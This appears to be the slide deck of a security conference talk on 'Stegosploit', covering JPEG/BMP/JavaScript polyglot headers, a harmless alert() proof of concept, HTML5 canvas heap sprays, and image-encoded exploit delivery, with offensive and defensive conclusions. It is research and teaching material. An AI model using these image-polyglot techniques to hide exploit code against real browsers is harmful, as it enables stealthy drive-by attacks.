Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	no	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	?	?
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	no	-
2f 2a	00 00	Win 7 Preview	yes	-

# IMAJJS-BMP Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	yes	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	yes	-
2f 2a	00 00	Win 7 Preview	yes	-

# Popular Image Formats

	BMP	GIF	PNG	JPG
IMAJS	Easy	Easy	Hard (00 in header)	Hard (Lossy)
Alpha			Yes	No
<CANVAS>	?		Yes	Yes
Colours	RGB	Paletted	RGB	RGB
Extra Data				EXIF

# All new IMAJS-JPG!

I JPG

JPG +JS +HTML +CSS

Hat tip: Michael Zalewski @lcamtuf

# The Secret Sauce

shhh..  
don't tell  
anyone



# The Secret Sauce

Regular JPEG Header

FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 01 2C

Start marker length "J F I F \0"

01 2C 00 00 FF E2 ...

[next section...](#)

Modified JPEG Header

FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 01 2C

Start marker length "J F I F \0"

01 2C 00 00 41 41 41 41 41...12074..41 41 41 FF E2 ...

whole lot of extra space!

[next section...](#)

# The Secret Sauce

Modified JPEG Header

FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 01 2C

Start marker length "J F I F \0"

01 2C 00 00 41 41 41 41 41...12074..41 41 41 FF E2 ...

whole lot of extra space!

next section...

See the difference?



FF D8 FF E0 /\* 4A 46 49 46 00 01 01 01 01 2C

Start marker comment!

01 2C 00 00 \*/='';alert(Date());/\*...41 41 41 FF E2 ...

Javascript goes here

next section...

SHALL HE PLAY A GAME?


# HTML5 for Exploit Dev

- jscript9.dll introduced many changes.
  - No %u0000 in strings.
  - No 0x00000000 in strings.
- Kills conventional Heap Sprays.
- <CANVAS> to the rescue!
- IE9 and above "support" HTML5.
- <!DOCTYPE html>

# CANVAS for Exploit Dev

- Heap Sprays through Pixel Arrays!
- No character restrictions.
  - All pixels treated equally!
- And a bonus... ALPHA CHANNELS.

# Stegosploit!



# MS14-035 CInput Use-After-Free





DISCONNECT CAPACITOR DRIVE  
BEFORE OPENING

# ← PAYLOADS GO BACK IN TIME

SHIELD EYES FROM LIGHT



# ATTACK TIMELINE

I'M IN UR BASE

GET /lolcat.png  
200 OK

JS Exploit code  
encoded in PNG.  
EVIL



OCT 2014

....KILLING UR DOODZ

GET /decoder.jpg  
200 OK

GET /lolcat.png  
**304 Not Modified**

Decoder script references PNG  
from cache.  
SAFE



FEB 2015

# Conclusions - Offensive

- Lot of possibilities!
- Weird containers, weird encoding, weird obfuscation.
- Image attacks emerging "in the wild".
- Not limited to just browsers.

# Conclusions - Defensive

- DFIR nightmare.
  - how far back does your window of inspection go?
- Can't rely on extensions, file headers, MIME types or magic numbers.
- Wake up call to browser-wallahs.

# Greets!

Michael Zalewski  
@lcamtuf  
Ange Albertini  
@corkami  
@zer0mem  
Mario Heiderich  
@0x6D6172696F  
Thomas Lim  
@thomas\_coseinc  
@SyScan crew!



# THE END

Saumil  
Shah

 @therealsaumil  
 saumilshah

saumil@net-square.com

the bird  
is the  
word  
/

See you at  
#SYSCAN16

#syscanmustnotdie